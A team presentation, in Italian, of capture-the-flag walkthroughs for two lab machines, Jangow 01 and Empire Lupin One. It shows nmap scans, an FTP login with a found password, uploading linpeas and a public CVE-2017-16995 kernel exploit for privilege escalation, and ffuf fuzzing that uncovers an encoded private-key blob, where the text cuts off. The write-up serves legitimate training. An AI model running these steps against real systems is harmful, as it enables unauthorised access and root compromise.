P R E S E N T S

OUR AMAZING TEAM

FALCONLOCK S.P.A.

Simeone Cristofaro
Main Administrator

Sergio Musto
TEAM LEADER

Alfonso Pio Montalbano
Ethical Hacker

Ernesto Mercurio
SOC Engeneer

Andrea Pensierini
Asset Security

Ritish Bhantooa
Exploitation expert

Matteo Garau
Graphic Devloper

Giuseppe Cevallos
Security Analyst

OUR PROJECT FOR HACKING ELEMENTS IN THE FIELD OF CYBERSECURITY

OBBIETTIVI:

- Esposizione delle funzionalità delle applicazioni web
- Utilizzo di Tools per l’analisi del Web application
- Mitigazione vulnerabilità Web application
- Illustrazione semplificata del progetto
- Investigazione avanzata delle macchine vulnerabili
- Comprensione e penetrazione di macchine senza conoscerne il contenuto

FALCONLOCK
S.P.A.

Jangow 01 - CTF

Scansione NMAP per rilevare l'IP di jangow

nmap -v -sn 192.168.50.2-254

```
Nmap scan report for 192.168.50.152 [host down]
Nmap scan report for 192.168.50.153
Host is up (0.00024s latency).
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Nmap scan report for 192.168.50.154 [host down]
Nmap scan report for 192.168.50.155 [host down]
```

Scansione NMAP delle porte e dei servizi

nmap -sV 192.168.50.153

Porta 21: Servizio FTP

Porta 80: Servizio HTTP


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-19 04:34 EDT
Nmap scan report for 192.168.50.153
Host is up (0.00034s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:7B:49:7F (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Service Info: Host: 127.0.0.1; OS: Unix

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.03 seconds
```


Jangow 01 - CTF


FALCONLOCK S.P.A.


Analisi del servizio HTTP


- Utilizzo dell'ip di jangow sul web
- sito trovato (grayscale)
- ritrovamento di varie cartelle (anche nascoste)
- scoperta di due autenticazioni di login












Jangow 01 - CTF


Connessione FTP fallita

- Utente: desafio02
- Password: abygurl69

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


Visitando l'indirizzo http://192.168.50.153, è stato possibile accedere a una directory listata che contiene due cartelle: site/ e backup/. Questo ci ha portato ad un'uteriore account (jangow01)





Connessione FTP avvenuta con successo

- Utente: jangow01
- Password: abygurl69




```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

FALCONLOCK
S.P.A.

Jangow 01 - CTF

Analisi del servizio FTP

- È stato effettuato un tentativo di connessione al server FTP utilizzando diverse credenziali.
- Un tentativo con l'utente desafio2 è fallito, indicando che l'autenticazione non era corretta.
- Un login con le credenziali jangow01 ha avuto successo, permettendo l'accesso al sistema FTP.

Caricamento della shell linpeas.sh

- Tramite FTP, è stato possibile caricare il file linpeas.sh nella directory /home/jangow01/
- È stato scaricato il file reportlinpeas.txt, che ha evidenziato la presenza di una vulnerabilità legata a CVE-2017-16995

```
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put linpeas.sh
local: linpeas.sh remote: linpeas.sh
229 Entering Extended Passive Mode (|||37651|)
150 Ok to send data.
100% |*********************************|   820 KiB  100.55 MiB/s    00:00 ETA
226 Transfer complete.
840082 bytes sent in 00:00 (86.31 MiB/s)
ftp>
```

```
(kali㉿kali)-[~/Downloads]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||36744|)
150 Ok to send data.
100% |*********************************| 13728      327.30 MiB/s    00:00 ETA
226 Transfer complete.
13728 bytes sent in 00:00 (10.90 MiB/s)
ftp>
```

```
(kali㉿kali)-[~]
$ ftp 192.168.50.153
Connected to 192.168.50.153.
220 (vsFTPd 3.0.3)
Name (192.168.50.153:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /home/jangow01
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||32975|)
150 Here comes the directory listing.
-rwx--x--x    1 1000     1000       840082 Mar 19 06:58 linpeas.sh
-rw-r--r--    1 1000     1000       134403 Mar 19 07:15 reportlinpeas.txt
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp> get reportlinpeas.txt
local: reportlinpeas.txt remote: reportlinpeas.txt
229 Entering Extended Passive Mode (|||9541|)
150 Opening BINARY mode data connection for reportlinpeas.txt (134403 bytes).
100% |*********************************|   131 KiB   40.49 MiB/s    00:00 ETA
226 Transfer complete.
134403 bytes received in 00:00 (35.01 MiB/s)
```

FALCONLOCK
S.P.A.

Jangow 01 - CTF

Escalation dei privilegi e compromissione del sistema

```
Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
   Exposure: highly probable
   Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-(19|28|45)-generic}
   Download URL: https://www.exploit-db.com/download/45010
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled ≠ 1
```

- Tramite l'analisi del file reportlinpeas.txt, è stata individuata la vulnerabilità CVE-2017-16995
- È stato compilato l'exploit 45010.c, che è stato caricato sulla macchina target tramite FTP.
- L'esecuzione dell'exploit ha permesso di ottenere privilegi elevati.
- Successivamente, è stato possibile accedere alla cartella /root/ e leggere il file proof.txt, confermando la completa compromissione del sistema.

```
jangow01@jangow01:~$ ls
45010.c   linpeas.sh   reportlinpeas.txt   user.txt
jangow01@jangow01:~$ _
```

```
jangow01@jangow01:~$ gcc 45010.c -o cve-2017-16995
jangow01@jangow01:~$ ls
45010.c   cve-2017-16995   linpeas.sh   reportlinpeas.txt   user.txt
jangow01@jangow01:~$
```


jangow01 hAcKeD
FALCONLOCK
S.P.A.
403
HACKED BY ANONY

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Scansione NMAP dell'IP della macchina target

nmap -sV 192.168.50.0/24

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:10 CET
Nmap scan report for 192.168.50.1
Host is up (0.00045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
53/tcp open  domain  Unbound
80/tcp open  http    nginx
MAC Address: 08:00:27:69:FB:23 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.50.154
Host is up (0.00045s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.50.100
Host is up (0.0000040s latency).
All 1000 scanned ports on 192.168.50.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 12.96 seconds
```

- SSH Host Keys:
- RSA: 3072
- ECDSA: 256
- ED25519: 256
- HTTP Server Header: Apache/2.4.48 (Debian)
- Robots.txt: Contiene un'entry disallowed: /myfiles


- Scansione NMAP delle porte
- Scansione NMAP dell'IP target

  nmap -A -p- 192.168.50.154

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- 192.168.50.154
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-18 21:12 CET
Nmap scan report for 192.168.50.154
Host is up (0.0016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-server-header: Apache/2.4.48 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
MAC Address: 08:00:27:D1:55:DB (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.64 ms 192.168.50.154

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
```

FALCONLOCK
S.P.A.

Empire Lupin One - CTF



Utilizzo di FFUF

```
┌──(kali㉿kali)-[~]
└─$ ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.50.154/~FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

secret                  [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6ms]
:: Progress: [4614/4614] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
```


Utilizzando ffuf, è stata scoperta una directory segreta su 192.168.50.154
il comando utilizzato è:

ffuf -c -u http://192.168.50.154/~FUZZ -w /usr/share/wordlists/dirb/common.txt

FALCONLOCK
S.P.A.

Empire Lupin One - CTF

Directory segreta scoperta tramite fuff




per scoprire la directory segreta /secret/

ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

```
┌──(kali㉿kali)-[~]
└─$ ffuf -c -ic -u http://192.168.50.154/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -fc 403 -e .txt,.html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev

 :: Method           : GET
 :: URL              : http://192.168.50.154/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 :: Extensions       : .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 6ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 7ms]
:: Progress: [262953/262953] :: Job [1/1] :: 5714 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
```

troveremo un file che contiene un file di chiave privata SSH nascosta

- .mysecret.txt





```
cGxD6KNZQddY6iCsSuqPzUdqSx4F5ohDYnArU3kw5dmvTURqcaTrncHC3NLKBqFM2ywrNbRTW3eTpUvEz9qFuBnyhAK8TWu9cFxLoscWUrc4r
LcRafiVvxPRpF692Bw5bshu6ZZpixzJWvNZhPEoQoJRx7jUnupsEhcCgjuXD7BN1TMZGL2nUxcDQwahUC1u6NLSK81Yh9LkND67WD87Ud2Jpd
UwjMossSeHEbvYjCEYBnKRPpDhSgL7jmTzxmtZxS9wX6DNLmQBsNT936L6VwYdEPKuLeY6wuyYmffQYZEVXhDtK6pokmA3Jo2Q83cVok6x74M
5DA1TdjKvEsVGLvRMkkDpshztiGCaDu4uceLw3iLYvNVZK75k9zK9E2qcdwP7yWugahCn5HyoaooLeBDiCAojj4JUxafQUcmfocvugzn81GAJ
8LdxQjosS1tHmriYtwp8pGf4Nfq5FjqmGAdvA2ZPMUAVWVHgkeSVEnooKT8sxGUfZxgnHAfER49nZnz1YgcFkR73rWfP5NwEpsCgeCWYSYh3X
eF3dUqBBpf6xMJnS7wmZa9oWZVd8Rxs1zrXawVKSLxardUEfRLh6usnUmMMAnSmTyuvMTnjK2vzTBbd5djvhJKaY2szXFetZdWBsRFhUwReUk
7DkhmCPb2mQNoTSuRpnfUG8CWaD3L2Q9UHepvrs67YGZJWwk54rmT6v1pHHLDR8gBC9ZTfdDtzBaZo8sesPQVbuKA9VEVsgw1xVvRyRZz8JH6
DEzqrEneoibQUdJxLVNTMXpYXGi68RA4V1pa5yaj2UQ6xRpF6otrWTerjwALN67preSWWH4vY3MBv9Cu6358KWeVC1YZAXvBRwoZPXtquY9Ei
FL6i3KXFe3Y7W4Li7jF8vFrK6woYGy8soJJYEbXQp2NWqaJNcCQX8umkiGfNFNiRoTfQmz29wBZFJPtPJ98UkQwKJfSW9XKvDJwduMRWey2j6
1yaH4ij5uZQXDs37FNV7TBj71GGFGEh8vSKP2gg5nLcACbkzF4zjqdikP3TFNWGnij5az3AxveN3EUFnuDtfB4ADRt57UokLMDi1V73Pt5PQe
8g8SLjuvtNYpo8AqyC3zTMSmP8dFQgoborCXEMJz6npX6QhgXqpbhS58yVRhpW21Nz4xFkDL8QFCVH2beL1PZxEghmdVdY9N3pVrMBUS7MznY
